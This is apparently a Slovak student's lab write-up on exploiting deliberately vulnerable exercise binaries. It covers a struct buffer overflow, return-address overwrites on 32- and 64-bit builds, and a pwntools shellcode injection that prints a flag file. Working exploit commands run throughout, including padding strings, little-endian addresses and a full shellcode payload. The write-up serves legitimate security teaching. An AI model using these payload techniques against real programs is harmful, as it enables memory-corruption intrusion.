BIT 5

Zraniteľnosti v binárnych aplikáciách

Jakub Gašparín

V každej úlohe používam nasledujúcu stránku na generovanie reťazcov

https://wiremask.eu/tools/buffer-overflow-pattern-generator/

5.1 Buffer overflow

Najdôležitejšia časť tohto zadanie je v týchto dvoch častiach kódu

```
char username[29];
char login[26];
char firstname[23];
char webpage[19];
int is_special;
```

```
printf("Enter username: "); fflush(stdout);
read(0, data.username, 2000);
printf("Enter login: "); fflush(stdout);
read(0, data.login, 2000);
printf("Enter firstname: "); fflush(stdout);
read(0, data.firstname, 2000);
printf("Enter webpage: "); fflush(stdout);
read(0, data.webpage, 2000);
```

Program očakáva vstup dlhý 29+26+23+19=97 bytov. Zároveň mi kód dovolí vložiť až 2000 znakov na vstup, aj keď polia do ktorých sa toto načítava sú oveľa menšie. Pokiaľ teda vložím na vstup ktorý je väčší, ako náš buffer očakáva, dokážem získať „Special Entry“

```
echo -n
'AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCC
CCCCCDDDDDDDDDDDDDDDDDD1' | ./001-exercise-buffer-overflow-32bit
```

Cez tento príkaz som získal „special entry“.

```
xgasparin@bin-2024:~/lesson1$ echo -n 'AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCDDDDDD
DDDDDDDDDDDD1' | ./001-exercise-buffer-overflow-32bit
Main:        0x56556590
Unreachable: 0x56556550
Pokus:        0x56556300
Enter username: Enter login: Enter firstname: Enter webpage: Special entry!
xgasparin@bin-2024:~/lesson1$
```

Toto sa dá dosiahnuť aj iným spôsobom. Keď si opäť pozriem kód, tak si všimnem, že zraniteľnosť je najmä v char webpage[19] časti čítania vstupu. Takže keď tam vložím 20 znakov, vstup pretečie a dostanem „special entry“

```
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-64bit
Main:        0x555555555480
Unreachable: 0x555555555450
Pokus:        0x555555555200
Enter username: 1
Enter login: 2
Enter firstname: 3
Enter webpage: Aa0Aa1Aa2Aa3Aa4Aa5Aa
Special entry!
```

5.2 Jednoduchý stack overflow

Najprv si musím zistiť, či pracujem s little/big-endian. Toto zistím cez príkaz:

lscpu | grep "Byte Order". Pre kontrolu som ešte použil príkaz echo -n I | od -to2 | head -n1 | cut -f2 -d" " | cut -c6 ktorý vráti 1/0 pokiaľ systém je little/big-endian.

```
xgasparin@bin-2024:~/lesson1$ lscpu | grep "Byte Order"
Byte Order:                      Little Endian
xgasparin@bin-2024:~/lesson1$ ^C
xgasparin@bin-2024:~/lesson1$ echo -n I | od -to2 | head -n1 | cut -f2 -d" " | cut -c6
1
```

Viem že pracujem s little-endian, tak podľa toho budem formulovať moje adresy.

```
Breakpoint 1, 0x0000555555555480 in main ()
(gdb) dissasemble main
Undefined command: "dissasemble".  Try "help".
(gdb) disassemble main
Dump of assembler code for function main:
=> 0x0000555555555480 <+0>:     endbr64
```

Toto si ešte viem aj potvrdiť aj takto keď sa pozriem na prvý riadok v disassemble main výstupe. enbr64 je intel inštrukcia a intel CPU je little-endian.

Už som v gdb, tak otestujem si dlhý vstup aby som si zistil, v ktorej časti programu nastane segmentation fault.


V 32 bit:

Hodil som do vstupu 150 znakov a dostalo som toto:

```
Pokus:        0x56556300
Enter username: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Enter login:
Enter firstname:
Enter webpage:
Special entry!

Program received signal SIGSEGV, Segmentation fault.
0x38644137 in ?? ()
(gdb) Quit
(gdb)
```

Vidím, že nastal segmentation fault a program sa snažil zapísať vstup do registra s adresou 0x38644137. Viem, že adresa unreachable je 0x56556550. Na linkutej stránke si dokážem vypočítať offset:




Viem že stack musím naplniť 113 znakmi a potom na koniec dať adresu unreachable. Keďže toto je little endian, napíšem adresu od najmenšieho bajtu prvé.

echo -ne 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad\x50\x65\x55\x56' | ./001-exercise-buffer-overflow-32bit


```
xgasparin@bin-2024:~/lesson1$ echo -ne 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad\x50\x65\x55\x56' | ./001-exercise-buffer-overflow-32bit
Main:        0x56556590
Unreachable: 0x56556550
Pokus:        0x56556300
Enter username: Enter login: Enter firstname: Enter webpage: Special entry!
This is a super duper functionality for the superspecial entry.
Segmentation fault (core dumped)
```

V 64bit:



Segmentation fault nastane na adrese 0x000055555555538f a unreachable je na adrese 0x555555555450.

Cez metasploit si dokážem vypočítať offset potom, ako si zistím, kde to spadlo v .core súbore.



Vidím že to spadlo v 0x6241356241346241. Keď si vstup a túto adresu dám do metasploitu, získam offset 113 (rovnako ako v prvom zadaní). Opäť zaplním prvých 113 bajtov a následne na koniec dám adresu unreachable

echo -ne
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad\x50\x54\x55\x55\x55\x55\x55\x55' | ./001-exercise-buffer-overflow-64bit

5.3 Kompletný stack overflow


Príkazy a inšpirácia z tohto videa:
https://www.youtube.com/watch?v=D1yzO0hd5Po

Najprv si musím nájsť offset

```
drwxrwxrwt 15 root     root     4096 Oct 25 13:32 ..
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab
h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6
41 61 30 41

Program received signal SIGSEGV, Segmentation fault.
0x316a4130 in ?? ()
(gdb)
```

Pri 400 znakov som offset dostal 272.



Teraz musím si získať shellcode, ktorý mi vypíše obsah súboru. Použijem python pwn nástroje na toto:

```
>>> import pwn
>>> pwn.asm(pwn.shellcraft.linux.cat("/home/xgasparin/lesson1/002-flag/flag.txt"))
b'jthg.txh/flahflagh002-hon1/hlesshrin/haspahe/xgh/hom\x89\xe31\xc9j\x05X\xcd\x80j\x01[\x89\xc11\xd2h\xff\xff\xff\x7f^1\xc0\xb0\xbb\xcd\x80'
>>> len(pwn.asm(pwn.shellcraft.linux.cat("/home/xgasparin/lesson1/002-flag/flag.txt")))
80
```

Prvý pokus som dal do posledných zátvoriek dať ‘flag.txt‘ samotné, ale to nefungovalo. Takže musel som použiť absolútnu cestu k súboru flag.txt

Hneď som si aj zistiľ veľkosť shellkódu,, čo je v mojom prípade 80 bajtov. Môj shellkód vyzerá teda takto:

```
b'jthg.txh/flahflagh002-hon1/hlesshrin/haspahe/xgh/hom\x89\xe31\xc9j\x05X\xcd\x80j\x01[\x89\xc11\xd2h\xff\xff\xff\x7f^1\xc0\xb0\xbb\xcd\x80'
```

Toto ale celé nepotrebujem, mne ten shellkód stačí bez bajtového indikátora . Takže mne ostane:

jthg.txh/flahflagh002-hon1/hlesshrin/haspahe/xgh/hom\x89\xe31\xc9j\x05X\xcd\x80j\x01[\x89\xc11\xd2h\xff\xff\xff\x7f^1\xc0\xb0\xbb\xcd\

Offset je 272 a môj shellkód je 80 bajtov, teda potrebujem zaplniť ešte 272-80=192 bajtov. To som spravil cez stránku, ktorú som linkol na začiatku. Na záver tam musím dať adresár buffera. Pracujem v little endian (viem to z 5.2), takže na záver pridám 4 bajty \x2c\xd3\xff\xff

Samotný príkaz teda je:

echo -ne 'jthg.txh/flahflagh002-hon1/hlesshrin/haspahe/xgh/hom\x89\xe31\xc9j\x05X\xcd\x80j\x01[\x89\xc11\xd2h\xff\xff\xff\x7f^1\xc0\xb0\xbb\xcd\x80Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3\x2c\xd3\xff\xff' | ./002-exercise-stack-overflow-32bit

Toto mi vypísalo vlajku: ea5aa63c3c9df0cff85ccef718c83bf2951670b3S